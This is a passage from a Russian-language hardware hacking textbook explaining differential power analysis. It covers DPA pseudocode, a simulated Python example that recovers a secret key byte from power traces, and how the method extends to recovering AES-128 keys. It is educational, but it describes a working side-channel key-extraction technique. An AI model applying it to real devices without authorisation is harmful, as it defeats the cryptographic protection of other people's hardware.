


Рис. 10.6. Входные данные и соответствующие им кривые потребляемой мощности

Атака дифференциального анализа потребляемой мощности

В ходе DPA-атаки в примере XOR, показанном на рис. 10.5, мы будем определять по одному биту секретного ключа за раз. Мы опишем, как сломать младший значащий бит (least significant bit, LSB), но принцип можно распространить на все восемь битов, если подойти к делу творчески.

В данной атаке мы выполняем *перебор ключей*, то есть пытаемся просто угадать ключ. Мы пробуем каждое возможное значение ключа, предсказываем, каким будет энергопотребление, если бы устройство использовало это значение, и сопоставляем наши прогнозы с фактическими трассировками энергопотребления. Лучшее совпадение — *кандидат в ключи*.

Вы совершенно правы, когда думаете: «Почему вместо простого перебора восьмибитного ключа мне приходится проводить анализ потребляемой мощности?» Для атаки грубой силы вам необходимо ввести ключ и получить от системы обратную связь о том, является ли он правильным. Проблема здесь в том, что мы предполагаем, что выходной сигнал узнать нельзя, поэтому и догадку проверить не получится.

DPA поможет нам получить «подсказки» о том, верен ли угаданный ключ. На самом деле мы не узнаем, расшифровывает ли ключ данные, поэтому нужно будет попробовать расшифровать что-нибудь, и, если это удастся, то ключ верный. Технически DPA позволяет нам лишь быть уверенными в *правильности гипотезы*. Если эта уверенность очень высока, то мы можем сделать вывод, что правильный ключ найден, и обойтись без необходимости выполнять тестовую расшифровку. Что еще более важно, позже мы расширим этот пример до более крупных ключей, которые вы не сможете подобрать методом грубой силы. Например, чтобы применить DPA к 128-битному ключу, потребуется в 128 раз больше работы, чем при его применении к одному биту, поскольку мы можем выполнять атаки на биты ключа независимо. Сравните этот метод с перебором, когда для угадывания однобитового ключа требуется максимум две попытки, а для угадывания всех 128 бит требуется максимум 2^{128} попыток. Это много. Столько муравьев было бы во Вселенной, если бы у каждой звезды во Вселенной был миллиард королев муравьев и у каждой королевы был миллиард подданных. Это означает, что с помощью DPA 128-битный ключ сломать можно, а с помощью грубой силы — нет.

ПРИМЕЧАНИЕ

Возможно, вы слышали о квантовых вычислениях и о том, что они могут взламывать криптографические алгоритмы. Больше всего сбоям подвержены системы на основе RSA и ECC, которые можно «тривиально» взломать с помощью квантовых атак. Однако даже если мы рассмотрим квантовые компьютеры, симметричные алгоритмы, такие как AES, остаются в целом безопасными. В настоящее время самые известные

квантовые атаки на симметричные алгоритмы лишь вдвое уменьшают эффективное количество битов алгоритма. Это означает, что взломать 128-битный ключ AES-128 на квантовом компьютере так же сложно, как взломать 64-битный ключ на классическом компьютере, а AES-256 при квантовых атаках так же надежен, как 128-битный подбор. Подбор 64-битного ключа вряд ли возможен силами одной страны, а подбор 128-битного ключа вовсе практически невозможен. Но для сравнения, атака DPA на AES-256 лишь примерно в два раза сложнее атаки DPA на AES-128.

Предсказание потребляемой мощности с помощью предположения об утечке

Чтобы предсказать энергопотребление устройства, мы будем использовать *предположение об утечке* в комбинации с нашими знаниями о системе. Мы предполагаем, что система допускает утечку веса Хэмминга всех обработанных значений, но тут возникает проблема. Мы можем измерить только общее энергопотребление и, следовательно, общий вес Хэмминга всех обрабатываемых данных, а не вес Хэмминга только того секретного значения, которое нас интересует.

Далее, даже если мы сможем изолировать секретное значение, существует множество восьмивитных значений с одинаковым весом Хэмминга. Но глава еще далека от завершения, и как вы уже поняли, эту проблему можно решить.

Скажем, у нас есть массив трассировок потребляемой мощности $t[]$ и массив входных данных $p[]$. Например, верхняя запись на рис. 10.6 будет иметь вид $p[0] = 0xAC$. Трассировка потребляемой мощности $t[0]$ представляет собой массив выборочных значений, показанных на верхнем графике. Мы можем применить алгоритм DPA для создания списка различий для каждого предположения ключа. Простая функция, представленная в листинге 10.1, имитирует энергопотребление простого целевого устройства и угадывает один бит с помощью атаки DPA.

Листинг 10.1. Моделирование энергопотребления и угадывание одного бита с помощью атаки DPA

```
diffarray = []
❶ each key guess i of the secret key in range {0x00, 0x01, ..., 0xFE, 0xFF}:
    zerosarray = new array
    onesarray = new array
    ❷ for each trace d in range {0,1, ..., D-1}:
        ❸ calculate hypothetical output h = lookup_table[i XOR p[d]]

        ❹ if the LSB of h == 0:
            ❺ Append t[d] to zerosarray[]
        else:
            ❻ Append t[d] to onesarray[]
    ❼ difference = mean(onesarray) - mean(zerosarray)
    append difference to diffarray[]
```

Сначала перечислим все возможные варианты угадываемого байта **❶**. Для каждого возможного предположения мы перебираем все записанные графики потребляемой мощности **❷**. Используя входные данные, связанные с трассировкой $p[d]$, и предположение i секретного ключа, мы можем сгенерировать гипотетический выход h **❸**, который бы вычислил микроконтроллер, если бы мы угадали ключ правильно.

Наконец, мы смотрим на целевой бит (младший бит) в гипотетических выходных данных **❹**. Исходя из предположения, мы добавляем каждую записанную трассу потребляемой мощности $t[d]$ в одну из двух групп: в ту, где мы *думаем*, что младший бит равен нулю **❺**, либо в ту, где мы *думаем*, что он равен единице **❻**.

Теперь рассмотрим природу этого предположения. Если оно *неправильное*, то в таблицу попало не то значение, о котором мы думали, и результат тоже оказался другим. Группировка по неверному младшему разряду означает, что мы фактически случайным образом разбиваем все трассы потребляемой мощности на две группы. В этом случае можно ожидать, что среднее энергопотребление каждой группы будет примерно одинаковым. Таким образом, если вы вычитаете средние значения друг из друга, то разница должна быть близкой к нулю. На рис. 10.7 показаны некоторые примеры двух групп и полученное вычитание.

Если наше предположение *правильное*, то на устройстве вычислились именно те данные, которые мы предполагали. Поэтому мы переместили все графики питания, где LSB равен 1, в одну группу, а все графики, где LSB равен 0, в другую группу. В случае потребления этими единицами и нулями немного разного количества энергии данная разница должна стать очевидной, если мы усредним достаточно большие группы графиков. Мы ожидаем увидеть небольшую разницу между группами единиц и нулей при манипулировании этим битом, как показано на рис. 10.8.

Эта разница (пункт **❷** в листинге 10.1) и есть та самая *дифференциальность* в дифференциальном анализе потребляемой мощности. Сила данного анализа заключается в том, что разделение графиков из таблицы, показанной выше на рис. 10.6, на две группы позволяет нам усреднить множество графиков и избавиться от шума, не усредняя при этом вклад интересующего нас бита. В образце 35 на рис. 10.8 виден пик, который представляет собой небольшой вклад нашего LSB. Получение разницы между этими двумя усредненными группами будет называться *взятием разницы средних* (difference of means, DoM).




Рис. 10.7. Усреднение множества графиков в единицы и нули для неправильного предположения (0xAB) без явных пиков




Рис. 10.8. Усреднение множества графиков в единицы и нули для правильного предположения (0x97), где отчетливо виден пик

Однако не потеряется ли такая крошечная вспышка энергопотребления в шуме от других линий, работающих в реальных микросхемах? Что ж, весь этот другой шум эффективно и равномерно распределяется по двум группам. Единственное различие, которое остается статистически значимым между группами, — это LSB, единственный бит, по которому мы разделили наши группы. Когда мы усредняем достаточное количество графиков, вклады любых других битов компенсируются.

Атака DPA на Python

В качестве доказательства концепции в файле Jupyter для этой главы (<https://nostarch.com/hardwarehacking/>) мы реализовали атаку DPA на Python. Функция `measure_power()`, частично показанная в листинге 10.2, выполняет операцию XOR над входными данными, используя секретный байт, и передает его через таблицу поиска.

Листинг 10.2. Таблица поиска, выполняющая операцию XOR с неким секретным ключом

```
def measure_power(din):
    # Секретный байт
    skey = 0b10010111 # 0x97

    # Вычисление результата
    res = lookup[din ^ skey]
```

В следующих примерах таблица поиска генерируется случайным образом (массив `lookup` из листинга 10.2). Таблица поиска должна быть, по крайней мере, биекцией, и если бы мы реализовывали настоящий алгоритм шифрования, то пришлось бы делить таблицу не на две, а на еще больше частей. Однако для этой демонстрации подойдет и случайно переставленная последовательность. Использование такой таблицы поиска продемонстрирует отсутствие фундаментальной «проблемы» с AES или другим алгоритмом, делающим атаку возможной.

ПРИМЕЧАНИЕ

Имена функций и переменных, упомянутые в этом тексте, относятся к коду Python. Главу можно изучить и без него, но вы сможете запустить пример в интерактивном режиме, используя среду Jupyter.

Вместо простого выполнения «функции шифрования» мы смоделируем энергопотребление аппаратного обеспечения, выполняющего эту функцию, что облегчит отслеживание на компьютере. Позже вы увидите, как выполнить измерения на реальном оборудовании.

Моделирование одного измерения потребляемой мощности

Для моделирования одного измерения потребляемой мощности в функции `measure_power()` мы создадим массив со случайнм фоновым шумом от реальных измерений и систем. Затем мы вставим всплеск потребляемой мощности, зависящий от количества единиц в промежуточном значении. Это моделирует измерения энергопотребления системы, показанной выше на рис. 10.5.

Пакетное измерение

Далее выполним пакетное измерение. Функция `gen_traces()` вызывает функцию `measure_power()` с несколькими случайными входными данными, записывая итоговую кривую потребляемой мощности. Вы можете указать, сколько измерений нужно выполнить (то, как это влияет на успех атаки, мы рассмотрим позже).

На рис. 10.9 показана одна «измеренная» трассировка, построенная с помощью Python.




Рис. 10.9. Пример одиночной сгенерированной трассировки (ввод = 0xAС)

Перебор возможностей и расщепление графиков

На данный момент у нас есть массивы измерений и входных данных из прошлого подраздела. Теперь нужно перебрать предположения и разделить записанные графики потребляемой мощности на две группы на основе гипотетического промежуточного значения.

В функции `dom()` мы угадываем промежуточное значение с помощью `lookup[guess ^ p]`, а затем проверяем значение, чтобы увидеть, установлен ли конкретный бит с помощью выражения `(XX >> bitnum) & 1`. В зависимости от значения этого бита графики делятся на две группы. В нашем примере, до того как мы использовали LSB, это соответствовало `bitnum = 0`.

Массив разностей

Наконец, мы вычитаем среднее значение каждой группы, чтобы получить массив разностей. Как они выглядят? Если бы разделение было сделано правильно, то в какой-то момент можно было бы увидеть большой всплеск. Вернитесь к рис. 10.7 и 10.8. Вы увидите очевидный положительный всплеск, если разделение выполнено правильно, и таким образом, мы знаем, что наше ключевое предположение верно.

График на рис. 10.8 является результатом правильного предположения, где мы разделили графики, исходя из того, что байт секретного ключа равен 0x97. График на рис. 10.7 показывает неверное предположение о том, что байт секретного ключа равен 0xAB.

Если мы разделим графики, то даже в условиях очень сильного шума в конечном счете все, что не является сигналом DPA, будет усреднено. Это нетрудно увидеть, сравнив левую и правую разность средних значений на рис. 10.10.




Рис. 10.10. Разница средних значений для 1000 (слева) и 100 000 (справа) трассировок

На рис. 10.10 слева показано 1000 трассировок и справа — 100 000. В результате случайный шум дополнительно подавляется, а сигнал становится еще более выраженным.

Полная атака

Далее мы определяем наиболее вероятное значение ключа шифрования из каждого бита, вычисляя разность средних значений для каждого предположения. Из всех этих разностей мы находим самый сильный пик, который указывает на наиболее вероятную догадку для этого бита. Запуск кода приводит к следующему выводу:

```
Best guess from bit 0: 0x97
Best guess from bit 1: 0x97
Best guess from bit 2: 0x97
Best guess from bit 3: 0x97
Best guess from bit 4: 0x97
Best guess from bit 5: 0x97
Best guess from bit 6: 0x97
Best guess from bit 7: 0x97
```

Теперь мы получили правильное значение ключа шифрования для каждого бита. Поскольку DPA анализирует по одному биту за раз, использование этой таблицы поиска в нашем примере функции шифрования означало, что мы могли взломать все восемь битов ключа шифрования, угадывая только один. Это сработало, поскольку один бит вывода таблицы поиска может быть связан со всеми битами ввода в таблицу. Эти входные данные представляют собой восьмибитный неизвестный ключ в сочетании с восьмибитными входными данными известного алгоритма.

Таблица гарантирует: если наше предположение о значении ключа окажется неверным, то разделение графиков на категории «единица» и «ноль» будет в основном случайным. В частности, справочная таблица, скорее всего, нелинейна, поскольку мы рандомизировали ее.

Если бы мы атаковали только простой входной ключ XOR без таблицы, то каждый бит ключа был бы связан только с одним битом промежуточного состояния, а это означает, что мы могли бы определить только один бит ключа на бит промежуточного состояния.

Знай своего врага. Ускоренный курс по стандартам шифрования

Взламывать собственный алгоритм, работающий с одним байтом, не слишком интересно, поэтому теперь попробуем применить DPA к расширенному стандарту шифрования (advanced encryption standard, AES). AES всегда работает блоками по 16 байт, а это означает, что вы должны шифровать по 16 байт за раз. У AES есть три варианта длины ключа: 128 бит (16 байт), 192 бита (24 байта) или 256 бит (32 байта). Более длинные ключи обычно означают более надежное шифрование, поскольку любая атака грубой силы при взломе более длинных ключей занимает экспоненциально больше времени.

Мы в первую очередь работаем с AES-128 (хотя вы также можете легко применить атаки по сторонним каналам к AES-192 или AES-256) в режиме *электронной кодовой книги* (Electronic Code Book, ECB). В этом режиме блок из 16 байт *незашифрованного текста* пропускается через алгоритм AES-128-ECB с одним и тем же секретным ключом и всегда сопоставляется с одним и тем же *зашифрованным текстом*. В большинстве реальных способов шифрования режим ECB не задействуется напрямую, а вместо этого используются различные режимы работы, например *цепление блоков шифротекста* (cipher block chaining, CBC) и *режим счетчика Галуа* (Galois Counter Mode, GCM). Прямые атаки DPA на AES применяются непосредственно к AES в режиме ECB. И как только вы узнаете, как бороться с AES в режиме ECB, вы научитесь атаковать AES CBC и AES GCM.

ПРИМЕЧАНИЕ

Стандарт AES был придуман Национальным институтом стандартов и технологий США в 2001 г. AES также называют шифром Рейндала, поскольку стандарт был изобретен в рамках конкурса, и Рейндал был одним из участников. Шифр был создан бельгийскими криптографами Джоан Демен и Винсентом Рийменом, поэтому в следующий раз, когда вы будете наслаждаться бельгийским пивом, обязательно посвятите им тост. Подробнее об алгоритме AES-128 можно почитать в книгах *Serious Cryptography* (NoStarch Press, 2018) Жана-Филиппа Омассона или *Understanding Cryptography* (Springer, 2010 г.) Кристофа Паара и Яна Пельцля, а также на сайте.

На рис. 10.11 показана общая структура запуска AES-128. (Мы ограничим наше обсуждение начальными раундами алгоритма, поскольку наши атаки нацелены именно на них.)

На рис. 10.11 16-байтовый секретный ключ обозначен как $R_0 K_k$ ❶, где k — номер ключевого байта. Первый нижний индекс указывает, к какому раунду относится этот ключ. В AES для каждого раунда используются разные 16-байтовые ключи. Вводится входной текст ❷ и индекс, указывающий номер байта. Каждый байт ключа раунда подвергается операции XOR с каждым байтом незашифрованного текста ❸ в операции AddRoundKey. Примечательно, что для AES-128 ключ первого раунда совпадает с ключом AES; все остальные ключи раунда получаются из ключа AES с помощью алгоритма планирования ключей. Для DPA на AES-128 нам нужно извлечь только один ключ, из которого мы можем получить ключ AES.

Когда ключ раунда и незашифрованный текст объединяются в AddRoundKey, каждый байт передается через *подстановочный блок* (substitution-box, S-блок) ❹ в операции SubBytes. S-блок представляет собой восемьбитную таблицу с отображением «один к одному» (то есть каждый вход сопоставляется с уникальным выходом). Это также означает, что операция обратима. Зная выход S-блока, вы можете определить вход. S-блок спроектирован так, чтобы препятствовать линейному и дифференциальному криптоанализу. (Точное определение этих таблиц поиска не имеет значения. Мы просто хотим отметить, что S-блок — это больше, чем просто таблица поиска.)




Рис. 10.11. Конец первого и начало второго раунда алгоритма AES

Следующие два слоя дополнительно распределяют входные данные по нескольким выходным битам. Первый слой представляет собой функцию, называемую **ShiftRows**, которая перемешивает байты ⑤. Далее операция **MixColumns** ⑥ объединяет четыре байта ввода, чтобы создать четыре байта вывода, что означает, что если один байт изменится на входе **MixColumns**, это повлияет на все четыре байта вывода.

Результат **MixColumns** служит входом для следующего раунда ⑦. В этом раунде есть ключ раунда ⑧, над которым выполняется операция **XOR** с входным текстом ⑨ с помощью еще одной операции **AddRoundKey**. Затем повторяются предыдущие операции (**SubBytes**, **ShiftRows** и **MixColumns**). В результате, если мы изменим один бит в начале AES, то к концу десяти раундов должны (в среднем) увидеть, как меняется половина выходных битов.

Все раунды, кроме последнего, работают одинаково. Отличаться будут только данные, поступающие в раунд, и его ключ. В последнем раунде выполняется еще одна операция **AddRoundKey** вместо операции **MixColumns**. Однако с помощью DPA нужно атаковать только первый раунд, чтобы извлечь полный ключ, так как последний раунд нам не слишком интересен!

Атака на AES-128 с помощью DPA

Чтобы пробить реализацию AES-128 с помощью DPA, нам сначала нужно смоделировать эту реализацию. Используемый нами пример **XOR** отражает в основном первые два шага AES: добавление ключа (**XOR**) и поиск в S-блоке.

Чтобы построить настоящую DPA-атаку на AES, мы изменим пример кода из сопутствующего файла Jupyter (если вы еще этого не сделали, то сейчас самое время). Нам достаточно изменить рандомизированную таблицу поиска, чтобы она была правильным S-блоком AES. В данном случае мы атакуем *выход* из S-блока. Нелинейный эффект S-блока поможет извлечь полный ключ шифрования.

Если вы запустите код, то он должен выдать результат, показанный на рис. 10.12. Здесь вы видите трассировку для каждого из трех значений предположения: 0x96, 0x97 и 0x98. Это графики для трех из 256 значений переменной **guess**. Когда переменная предположения соответствует правильному значению ключевого байта, на графике появляется пик.

Сейчас мы атакуем только один байт шифрования AES-128, но данную атаку можно повторить для каждого входного байта, чтобы определить весь 16-байтовый ключ. Помните, как мы угадывали только более восьми битов? Мы не делали никаких особых предположений о том, какой из восьми битов ключа мы взломали. Поэтому мы можем провести такую же атаку на любой из байтов ключа.




Рис. 10.12. Результат атаки DPA на один байт алгоритма шифрования AES-128 с ключом 0x97

Получается, мы можем взломать все байты ключа AES, проведя атаку 16 раз и угадывая только восемь битов в рамках каждой атаки! Это вполне осуществимо с вычислительной точки зрения, а вот об атаке методом грубой силы 2^{128} не может быть и речи. Фундаментальная сила DPA заключается в том, что вместо перебора всего пространства ключей мы разделяем криптографический алгоритм на подключи, а затем перебираем их, с помощью дополнительной информации из трассировки потребляемой мощности проверяя предположения о подключах. Таким образом, мы превратили взлом реализаций AES-128 из невозможного в достижимую реальность.

Атака корреляционного анализа потребляемой мощности

